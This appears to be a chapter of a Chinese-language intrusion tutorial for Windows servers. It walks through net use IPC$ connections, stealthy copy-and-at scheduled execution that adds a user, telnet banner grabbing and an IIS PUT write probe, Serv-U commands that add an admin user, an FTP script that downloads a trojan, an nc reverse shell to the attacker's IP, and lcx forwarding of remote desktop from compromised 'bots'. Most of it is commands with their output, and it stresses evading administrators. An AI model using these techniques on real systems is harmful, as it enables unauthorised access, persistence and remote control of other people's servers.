大家知道，利用ipc$入侵以前很流行，而现在却因为人们安全意识的提高而逐渐淡出视线，而现在我们已经有了一个管理员权限的用户了，使得利用ipc$传送文件是一件很容易的事。这里以我的虚拟机为例给大家做下演示，如何把我们想要的文件传到服务器上面去。

首先在本机的命令行下输入：**net use \\\\192.168.1.107 "test" /user:test**，如果成功的话，返回信息如图20所示。

```
C:\>net use \\192.168.1.107 "test" /user:test
命令成功完成。
```

图20

接下来把服务器上面的c盘映射到本地h盘，命令格式为：**net use h: \\\\192.168.1.107\c$**，成功的话，当我们打开“我的电脑”时就会多出一个h盘，如图21所示。现在这个h盘就是服务器上的c盘了，想传什么东西就放进去吧。我把一个test.txt文件拖进去后，然后到服务器上的c盘下查看，如图22所示，文件已经上传上去了。




图21




图22

有时候对方的ipc$是开着的，我们却连不上去，这种问题很常见。比如连接上一台肉鸡，我们输入命令：**net share**，如图23所示，共享开得够多了吧！可是用ipc$连接时，却提示找不到网络名，如图24所示。

通过我的经验来看，当遇到对方有防火墙，或者其主机在中国大陆境外（如中国台湾、美国等地区），就很难用到ipc$。这时候我们怎么办呢？当然，如果服务器上开了FTP，我们可以通过FTP来执行命令，大家可以看看后面的相关章节。

这里再介绍最后一个net命令，那就是**net start**，它可以显示已启动的Windows服务，

```
3.153 - 远程桌面
命令提示符
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd\

C:\>net share

共享名        资源                       注释

-------------------------------------------------------
E$            E:\                        默认共享
IPC$                                     远程 IPC
ADMIN$        C:\WINDOWS                 远程管理
D$            D:\                        默认共享
C$            C:\                        默认共享
sql2ksp4      E:\sql2ksp4
命令成功完成。
```

图23

```
C:\>net use \\      .103.154 "test" /user:test
发生系统错误 67。

找不到网络名。
```

图24

```
C:\>net start
已经启动以下 Windows 服务:

   AnyComm Software Update
   AnyComm.DirectRouter
   DCOM Server Process Launcher
   Event Log
   IGRS
   Network Connections
   Plug and Play
   Remote Access Connection Manager
   Remote Procedure Call (RPC)
   SysICUD
   Telephony
   Themes
   Windows Audio
   Windows Management Instrumentation
   Workstation

命令成功完成。
```

图25

执行后返回信息如图25所示。

那么我们知道开了这些服务有什么用呢？大家都知道，有时候碰到安全设置比较好的服务器，我们一般都只能采用服务替换的方法来种马，然后等待服务重启。当服务器重启后，其相应的服务就被替换成我们的木马了。

哦，有个部分我差点漏掉了，那就是net1.exe。有许多管理员为了防止所谓的黑客攻击，把net.exe给删除了，但却忘记了net1.exe。大家在使用net命令无法操作的时候，试试用net1.exe，命令格式都是一样的。好了，net命令就讲到这里，大家一定要多实验，如果没有自己的肉鸡，可以装一个虚拟机软件来模拟网络环境，熟悉下这些命令。

7、telnet

说起这个命令大家是不是会想到ntlm的验证问题呢？的确，这个命令在前几年的时候很流行，那时扫135、445端口，以及recton之类的工具，现在估计都用不着了。因为安全意识的提高，现在已经很少有机会可以直接获得管理员用户名和密码，然后telnet过去，从而控制对方。

那么这里还要讲什么呢？telnet这个命令我还是经常用的，因为通过它可以粗略地判断一下对方的端口及IIS的相关信息。当我们要想从web方面下手时，就得先了解下这个网站的架构，比如它采用的是什么数据库类型。不同的数据库会有默认的端口，如果管理员疏忽的话，我们就可以得到一些基本信息。下面，我们就随便找一个站点来做做演示。

首先让我们判断一下对方的IIS，输入命令 **telnet www.xx.com 80**，回车后，出现如图26所示的情况，我们已经通过telnet连接上了。然后输入 **get** 后回车，返回信息如图27所示，这台服务器的IIS是5.1版本的，有点老了。

```
Telnet www.        .com
```

图26

```
C:\WINDOWS\system32\cmd.exe

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.1
Date: Mon, 14 Jul 2008 14:38:50 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>

失去了跟主机的连接。
```

图27

接着来判断下对方IIS的基本状态，我们再以刚才的命令telnet到目标机的80端口，然后把以下内容复制到CMD窗口中（就是那个黑糊糊的窗口），连续两次回车后，返回信息如图28所示。

```
PUT /shell.txt HTTP/1.1
Host:www.xxx.com
Content-Length:0
```

```
C:\WINDOWS\system32\cmd.exe
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 14 Jul 2008 14:42:26 GMT

HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/5.1
Date: Mon, 14 Jul 2008 14:42:26 GMT
Connection: close
Content-Type: text/html
Content-Length: 3764
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html dir=ltr>
<head>
<style>
a:link                  {font:9pt/11pt 宋体; color:FF0000}
a:visited               {font:9pt/11pt 宋体; color:#4e4e4e}
</style>
<META NAME="ROBOTS" CONTENT="NOINDEX">
<title>无法保存网页</title>
```

图28

返回的信息中，http/1.1是403，如果是100的话，就是有写权限漏洞。这个站点的脚本是php的，如果数据库没有与web分离的话，主机应该会开3306（mysql的默认）端口。我们输入命令：**telnet www.xx.com 3306**，返回信息如图29所示，呵呵，没想到竟然得到数据库的版本信息（这个版本信息的返回是看情况而定的）。

```
C:\WINDOWS\system32\cmd.exe
*
 4.0.16-ntM9/GW`[+`%,B

失去了跟主机的连接。

C:\>
```

图29

这样，我们就可以通过以上类似的方法去判断服务器的主机系统和其它端口号。当然，不同的机器情况也不一样，大家应该灵活处理。

8、at、copy

大家还记得前面的net命令么？我们用net建立了一个ipc$共享后，直接映射对方的磁盘，然后进行复制文件的操作。这种映射的方法很容易让对方的管理员发觉到，因为很明显就可以看到连接的。那么接下来要讲的，就是利用copy命令和at命令，隐蔽地的把文件复制到服务器上去并运行。

这里我用一个加testtt用户的批处理来说明问题！首先通过copy命令把它复制到服务器上，我们输入：**copy testtt.bat \\192.168.1.107\c$**（这里的testtt.bat位于c盘根目录下），返回的信息如图30所示。

```
:\>copy testtt.bat \\192.168.1.107\c$
已复制         1 个文件。
```

图30

接下来查看对方的时间，命令为：**net time \\192.168.1.107**，返回信息如图31所示。我们可以看到时间是下午的11:19分，那就指定服务器在23:22的时候执testtt.bat文件，命令为：**at \\192.168.1.107 23:22 c:/testtt.bat**，成功的话会返回如图32所示的信息。

```
C:\>net time \\192.168.1.107
\\192.168.1.107 的当前时间是 2008/7/14 下午 11:19

命令成功完成。
```

图31

```
C:\>at \\192.168.1.107 23:22 c:/testtt.bat
新加了一项作业，其作业 ID = 5
```

图32

时间一到，到俺的虚拟机上一看，命令已经执行，因为出现了testtt用户，如图33所示。这样，我们就可以非常隐蔽地传送和执行某些程序了，呵呵……

名称	全名
Administr...	
ASPNET	ASP.NET 计算机帐户
Guest	
IUSR_TEST...	Internet 来宾帐户
IWAM_TEST...	启动 IIS 进程帐户
test	
testtt	

图33

9、其它

cacls这个命令在我们web入侵的时候用得比较多，比如在得到一个具有sa权限的注入点的时候，却没有办法向web服务器里面写文件，这时就需要把web服务器里的web路径改一下权限。比如输入命令：**cacls c:/test /e /g everyone:f**，其作用就是把c:/test目录赋予everyone的权限。

另外，还有set这个命令，它的作用是显示系统环境变量。比如输入命令**set**，回车后返回信息如图34所示，信息很详细吧？这样我们就不用费劲去查看这个服务器支不支持php，一看就知道我本机上装有php和mysql嘛，这个在入侵中提供的信息也很重要哦。

```
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\yoyo.LENOVO-B9B16E97
LenovoTestLogFile=D:\test\xptest\..\datetime.dat
LenovoTestPath=D:\test\xptest\
LOGONSERVER=\\LENOVO-B9B16E97
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Co
mmon Files\Autodesk Shared\;f:\AppServ\Apache2.2\bin;f:\AppServ\php5;f:\AppServ\
MySQL\bin
```

图34

总结

这里每个命令在介绍的时候都告诉了大家在什么情况下使用，比如ping这个命令，我们在确定一个服务器后就会使用到它。当然，能够灵活运用这些命令是需要经验的，只要大家不要把它们孤立的看待就行了。

二、IIS、FTP命令初探

说起IIS的命令，我认为对于入侵有用的主要还是**IISreset**命令，执行它不带任何参数就表示重启IIS服务，带上参数时，比如**IISreset /reboot**，则表示重启服务器。**IISreset /status**命令可以帮助我们查看internet的服务状态，执行后返回信息如图35所示。从信息中我们可以得知，服务器不仅有www服务，还有FTP和http ssl服务。

```
C:\>iisreset /status

World Wide Web Publishing Service(W3SVC)的状态: 正运行
FTP Publishing Service(MSFtpsvc)的状态: 正运行
HTTP SSL(HTTPFilter)的状态: 正运行
```

图35

对于FTP，大家都比较熟悉Serv－U这个软件，而且许多服务器上都有它的身影，下面我们通过FTP命令来为它加一个具有管理员权限的用户。

第一步当然得先进行FTP连接，使用的命令格式为：**ftp 连接的IP地址**，然后输入正确的用户名和密码即可成功连接，如图36所示。添加用户的命令为：**quote site exec net user test test /add**，成功则会返回如图37所示的提示信息。

```
C:\>ftp .   .   .103.153
Connected to .....   ..103.153.
220 Serv-U FTP Server v6.2 for WinSock ready...
User (.        103.153:(none)): admin
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> _
```

图36

```
ftp> quote site exec net user test test /add
200 EXEC command successful (TID=33).
```

图37

而且FTP还有一个对我们比较有用的功能，就是在远程计算机的cmd内下载FTP服务器里的文件。这里以我的虚拟机为例，为大家演示下载一个bat文件，当然这个bat文件是存在你的FTP服务器上面的。

首先得到虚拟机的一个shell，接下来在shell里依次执行如下命令（括号内为解释）：

```
1、echo open 192.168.1.107>>test.txt（登录FTP服务器）
2、echo test>>test.txt（用户名）
3、echo test>>test.txt（密码）
4、echo bin>>test.txt（开始）
5、echo get 1.bat>>test.txt（开始下载1.bat，实战当中可以改成你的木马远控）
6、echo bye>>test.txt（退出FTP服务器）
```

输完上面的命令后，会在我的虚拟机上生成一个test.txt文件，而这个文件里面的内容如下：

```
open 192.168.1.107
```

```
test
test
bin
get 1.bat
bye
```

好了，现在我们在cmdshell里面执行**FTP -s:test.txt**，这个命令的意思是执行FTP命令，这一系列的操作显示如图38所示，成功后我们的批处理文件就躺在c盘根目录下了。

```
C:\>echo open 192.168.1.107>>test.txt
C:\>echo test>>test.txt
C:\>echo test>>test.txt
C:\>echo bin>>test.txt
C:\>echo get 1.bat>>test.txt
C:\>echo bye>>test.txt
C:\>ftp -s:test.txt
ftp> open 192.168.1.107
Connected to 192.168.1.107.
220 Microsoft FTP Service
User (192.168.1.107:(none)):
331 Password required for test.
230 User test logged in.
ftp> bin
200 Type set to I.
ftp> get 1.bat
200 PORT command successful.
150 Opening BINARY mode data connection for 1.bat(16 bytes).
226 Transfer complete.
ftp: 收到 16 字节，用时 0.02Seconds 1.00Kbytes/sec.
ftp> bye
221
```

图38

总结

这部分我认为最有用的就是FTP执行文件的命令使用，有时候用起来真的很不错。对于那些不能通过ipc$传文件的服务器来说，大家应该记住这个。

三、实用小工具

1、nc篇

有时候我们通过80端口入侵得到一个shell后，很多情况下都只能执行一下net user等简单的命令，却无法进行添加用户等操作，这是因为权限不够。如果我们在webshell执行lcx或xniffer等工具，有时候很容易卡死，这个时候如果反弹一个cmdshell回来到本地，然后在本地的cmdshell里执行，就不会出现卡死的情况了，而nc恰好可以做到这一点。

首先在本地用nc监听一个端口，命令为：**nc -l -p 87**，然后在shell里执行命令：**c:\nc.exe -e e:\wwwroot\cmd.exe 192.168.1.106 87**。执行上述命令后，cmd.exe的返回信息如图39所示。

```
G:\武器>nc -l -p 87
Microsoft Windows XP [版本 5.2.3790]
(C) 版权所有 1985-2001 Microsoft Corp.
c:\windows\system32\inetsrv>
```

图39

这里我有几点要解释下，在shell里面执行的命令e:\wwwroot\cmd.exe是我自己上传到

服务器上面的，因为我的shell权限不够调用服务器上面的cmd.exe；192.168.1.106为我本机的ip，实战的时候换成你公网的ip即可；87为我反弹回来的端口。

接下来，在这里面操作是不是感觉像在自己的电脑上操作cmd一样呢？而且大家注意看，在web页面里执行http://192.168.1.107/12.aspx?action=cmd这样的命令时，页面会报错，如图40所示，这是我刚才用于转发nc的页面，现在却成这样了。至于这个反向连接的功能，其实我们也可以把它作为一个cmdshell后门来使用。




图40

nc还有提交功能，大家所熟悉的“nc提交得shell”就是用的这个功能，命令格式为：**nc -vv 192.168.1.107 80<c:\test.txt**，如果成功的话，就会得到一个shell。

另外，nc其实也有端口扫描的功能，不过会留下大量的痕迹，容易被细心的管理员发现，这个功能还是慎用。命令格式为：**nc -nvv -w2 -z 192.168.1.107 80-90**，意思是扫描192.168.1.107的80-90端口，执行命令后的信息返回如图41所示。

```
G:\武器>nc -nvv -w2 -z 192.168.1.107 80-90
(UNKNOWN) [192.168.1.107] 90 (?): connection refused
(UNKNOWN) [192.168.1.107] 89 (?): connection refused
(UNKNOWN) [192.168.1.107] 88 (?): connection refused
(UNKNOWN) [192.168.1.107] 87 (?): connection refused
(UNKNOWN) [192.168.1.107] 86 (?): connection refused
(UNKNOWN) [192.168.1.107] 85 (?): connection refused
(UNKNOWN) [192.168.1.107] 84 (?): connection refused
(UNKNOWN) [192.168.1.107] 83 (?): connection refused
(UNKNOWN) [192.168.1.107] 82 (?): connection refused
(UNKNOWN) [192.168.1.107] 81 (?) open
(UNKNOWN) [192.168.1.107] 80 (?) open
sent 0, rcvd 0
```

图41

2、lcx篇

说起lcx，用得最多的就是内网转发。有时候我们拿到的服务器处于内网中（这个可以用ipconfig /all命令来进行判断），而且服务器是开了终端服务的，但是直连是连不上去的，这时候lcx就会派上用场。

首先，我们在本机用lcx监听51端口，命令格式为：**lcx -listen 51 3389**，如图42所示。接着在服务器上使用**lcx -slave 192.168.1.106 54 192.168.1.107 3389**命令，如图43所示，然后**在“开始”-“运行”里面输入mstsc**，接着输入**127.0.0.1**，点击“连接”，就会出现终端窗口了，如图44所示。

```
G:\武器\杂七杂八\>lcx -listen 54 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运
51 肉鸡ip 3389
那么在本地连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran
9 ==========

[+] Listening port 54 ......
[+] Listen OK!
[+] Listening port 3389 ......
[+] Listen OK!
[+] Waiting for Client on port:54 ......
[+] Accept a Client on port 54 from 192.168.1.107 ......
[+] Waiting another Client on port:3389....
[+] Accept a Client on port 3389 from 127.0.0.1
[+] Accept Connect OK!
[+] Start Transmit (192.168.1.107:1091 <-> 127.0.0.1:2810) ....

 Recv    34 bytes         127.0.0.1:2810
 Send    34 bytes     192.168.1.107:1091
 Recv    11 bytes     192.168.1.107:1091
 Send    11 bytes         127.0.0.1:2810
```

图42

```
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd\

C:\>lcx -slave 192.168.1.106 51 192.168.1.107 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 338
9 ==========

[+] Make a Connection to 192.168.1.106:51....
```

图43

